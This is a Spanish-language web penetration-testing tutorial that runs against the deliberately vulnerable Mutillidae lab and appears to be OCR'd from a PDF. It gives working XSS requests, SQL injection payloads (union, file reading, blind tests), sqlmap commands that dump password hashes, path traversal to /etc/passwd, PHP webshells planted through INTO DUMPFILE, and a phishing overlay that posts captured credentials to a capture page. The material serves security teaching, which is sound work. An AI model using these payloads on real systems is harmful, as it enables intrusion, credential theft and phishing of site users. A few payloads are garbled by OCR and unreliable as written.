
```
Pretty  Raw  Hex
GET /mutillidae/index.php?page=user-info.php&username=
%3c%2f%73%70%61%6e%3e%3c%73%63%72%69%70%74%3e%61%6c%65%72%74%28%22%61%6c%65%72%74%61%2e%78%73%73%22%29%3c%2f%73%63%72%69%70%74%3e&password=canario_pass&
user-info-php-submit-button=View+Account+Details HTTP/1.1
Host: 192.168.52.134
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.52.134/mutillidae/index.php?page=user-info.php
Connection: close
Cookie: PHPSESSID=cp4is5gsleierurrfitl5qlh8p; showhints=1
Upgrade-Insecure-Requests: 1
```

Y al hacer los respectivos Forwards:




Habremos inyectado un código javascript en esta aplicación web.

Inyecciones SQL Manualmente:



Podemos notar que al añadir una comilla simple, hemos afectado al código de la aplicación web, mostrándonos un error de Mysql con información como la propia consulta SQL, tablas o hasta directorios. Imagina que vulneramos la consulta de la siguiente manera:



Como vemos Cerramos la consulta con ‘ y ponemos “1=1 or -- “ (detrás de las dos líneas hay un espacio)

De esta forma nos devuelve todos los usuarios.


Podemos usar las consulta:

' union select null, version(), null, null, null, null, null --

Al usar Union podemos concatenar dos consultas, pero es importante que ambas tengan la misma cantidad de columnas, por lo que podemos ir probando de una en una para averiguar cuantas columnas hay usando solo “null”, y una vez sepamos cuantas hay (que no devuelva error), variar la posición del dato que queramos sacar.


Algunas funciones interesantes son:

- database(): Devuelve el nombre de la base de datos
- version(): Devuelve la versión de MySQL
- current_user(): Devuelve el usuario actual



' union select null,table_name,null,null,null,null,null from information_schema.tables --

En este campo, devuelve el nombre de todas las tablas de la base de datos.



' union select null,@@secure_file_priv,null,null,null,null,null from information_schema.tables --

Esta variable guarda una ruta donde se encuentran ficheros que la base de datos tiene disponible.

Se puede llamar algún fichero ahí con la siguiente consulta imaginando que "ficheroimportante.txt" es un archivo que se encuentra en una ruta disponible:

' union select nullload_file('/var/lib/mysql-file/ficheroimportante.txt'),null,null,null,null,null from information_schema.tables --

Descubrir si estamos inyectando código:

Sin embargo, lo normal es que la aplicación web no muestre por pantalla un error SQL, eso sería demasiado obvio, para saber si un formulario es vulnerable a inyección sql, podemos hacer uso de la sentencia sleep():


' union select null,sleep(20),null,null,null,null,null --

De esta forma, si vemos que tarda esos segundos (20) en devolver la respuesta, no cabe duda que la función Sleep se está ejecutando en la base de datos y hemos inyectado código.

Por supuesto, para que esto funcione, hay que conocer el número de columnas; el número de columnas siempre suele ser un número reducido (no más de 10-20) por lo tanto no lleva mucho tiempo recorrer todo el espacio de pruebas.

Otra forma sería:


eliezer' and 'h'='h



Como podemos observar, está ignorando que h=h, no devuelve error porque básicamente estamos introduciendo un código que, aunque no devuelve resultado, es satisfactoriamente ignorado.

A continuación debemos poner una consulta idéntica pero que no se cumpla, y si nos da error, tenemos la certeza de que no funciona, por ejemplo:


eliezer' and 'h'='e



Como podemos ver, al poner algo falso, nos devuelve un error, y es lógico, pues no encuentra que se cumplan las dos condiciones anteriores (es imposible que h=e).

SQLMap:


SqlMap es una herramienta que nos ayuda a automatizar todo el proceso de inyección SQL. Es capaz de leer peticiones exportadas desde Burpsuite, para exportar una petición en Burpsuite, click derecho en la petición y Copy to File (Previamente debemos interceptar nuestra petición Cliente-Servidor):




A continuación, podemos usar SQLmap, para ello y como uso cotidiano, acostumbramos a usar el parámetro --flush-session que es para que no tenga en cuenta anteriores consultas

Ahora sí, el comando para que analizara el txt de burpsuite sería:


sqlmap --flush-session -r Desktop/request_burp.txt




Como vemos, nos preguntará primero que el sitio le está redirigiendo a otro lado y pregunta si quiere que sea redirigido a la página principal.



Al pulsar que no, gracias a unas pruebas muy básicas, descubre que el sitio está usando MySQL, por lo que pregunta si pueda saltarse la comprobación y los payloads para descubrir el motor, ya que no lo necesita la mayor parte de las veces que pregunte, pulsamos que sí.




Y pregunta por si quieres que pruebe algunos test cuyo riesgo es más elevado. Es un entorno de pruebas y no hay motivo por lo que ignorarlo, así que pulsamos en Sí.



Como vemos, nos está avisando en negrita que username es vulnerable a blind. Y podría continuar en búsqueda de los distintos parámetros. Pero vamos a ver un ejemplo de ataque para descubrir el usuario actual, para ello, sabiendo que el parámetro username es vulnerable por Blind (B), usaremos el comando:


sqlmap --ignore-redirects --technique B -p username --current-user -r Desktop/request_burp.txt

Con --ignore-redirects deja de preguntar por el redireccionamiento y con --techique B usará la técnica Blind, con --batch no preguntará tantas cosas.



Para conseguir las contraseñas, el comando, podemos usar el parámetro --password

sqlmap --ignore-redirects --batch --technique B -p username --password -r Desktop/request_burp.txt




Tras un rato, obtendremos las contraseñas hasheadas, listas para ser descifradas.


Aquí una lista de algunas utilidades

- **-U root@localhost**, nos permite centrarnos en un único usuario.
- **--dbs**, nos permite obtener el nombre de la base de datos.
- **-v**, opción Verbose, para mostrar más información.
- **-D mutillidae**, se centra en una base de datos para obtener sus tablas.
- **-T,** se centra en una tabla para sacar todas sus columnas.

Path Traversal: A veces, notamos que en la URL podemos ver que aparece el nombre del archivo php que está enviando. Esto es especialmente útil porque podemos "escaparnos" de la estructura y pedir otros archivos del sistema:



Ponemos tantas barras posibles para asegurarnos de ir atrás del todo:



Y el resultado es que ha devuelto el fichero del sistema /etc/passwd:

Si el sistema, en vez de un Linux, fuera un Windows, para ir atrás usamos la barra \

WebShells: No es una vulnerabilidad, es un fragmento de código, un payload para aprovecharse de una vulnerabilidad, dejar un fichero en el server y posteriormente explotarla.

Una de las webshell más conocidas es una programada en PHP:

<?php echo passthru($_GET["cmd"]); ?>

Si subimos ese archivo al servidor, podremos ejecutar código desde nuestro navegador pasándole comandos.


Para introducir esta webshell, nos dirigimos a una página vulnerable y, en nuestro caso introducimos (recuerda quitar o añadir null conforme a la cantidad de columnas, el código anterior puede ser sustituido por el siguiente código para hacer algo más simple):

' union select null,null,null,null,null,null,'<form action="" method="post" enctype="application/x-www-form-urlencoded"><table style="margin-left:auto; margin-right:auto;"><tr><td colspan="2">Please enter system command</td></tr><tr><td></td></tr><tr><td class="label">Command</td><td><input type="text" name="pCommand" size="50"></td></tr><tr><td></td></tr><tr><td colspan="2" style="text-align:center;"><input type="submit" value="Execute Command" /></td></tr></table></form><?php echo "<pre>";echo shell_exec($_REQUEST["pCommand"]);echo "</pre>"; ?>' INTO DUMPFILE '../../../../../var/www/html/mutillidae/puerta.php' --


¡No olvides el espacio al final del código!

Si todo ha ido correcto, nuestro fichero debe haber sido creado en la correspondiente ruta.

Subida de Ficheros sin restricción: Si un sitio web permite subir ficheros, podremos subir una webshell y posteriormente usar el Path Traversal para acceder a ello.



Inyección HTML y Cross-Site-Scripting: Podemos probar en algún formulario a añadir caracteres propios de HTML como “<>” para ver si el formulario lo sanetiza. Si no los borra o los detecta como impropios, podríamos fácilmente inyectar código html que interfiera con el código de la página.




Lo normal es que si podemos usar html, también podamos usar <script> para ejecutar código de javascript. Aunque NORMALMENTE SE DESESTIMA, es recomendable tener una serie de payload donde se pueda explotar de forma muy visual para añadir al reporte.

Podríamos sacar alertas para hacer algo de phishing:

```
        <div id="modal" style="position:fixed;top:0;left:0;width:100%;
height:100%;background-color:black;opacity:.5;z-index:999998;"> </div>
        <div style="margin:5% auto;width:100%;position:fixed;top:5%;left:5%;z-
index:9999999;">
        <div id="idlogin" style="width:405px;position:relative;margin:0
auto;background-color:white;padding:10px;border:1px solid black;">
        <script>
        function capture(theForm){
                var lXMLHTTP;
                try{
                        var lData = "username=" + theForm.username.value +
"&password=" + theForm.password.value;
                        var lHost = "localhost";
                        var lProtocol = "http";
                        var lAction = lProtocol + "://" + lHost + "/mutillidae
/capture-data.php";
                        var lMethod = "post";
                        try{
                                lXMLHTTP = new ActiveXObject("Msxml2.XMLHTTP");
                        }catch (e){
```

Con el que el usuario recibiría el siguiente mensaje falso:




Para evitar problemas con saltos de línea podemos enviar los datos a través de Burpsuite codificándolos en formato de URL.

Persistent Scripting: Se trata de insertar script con HTML pero en un lugar persistente, como una entrada de blog o quizás un comentario. De tal forma que cada vez que esa entrada o ese comentario vaya a ser leído por el cliente, saltará nuestro script (por ejemplo, un pop-up de phishing).

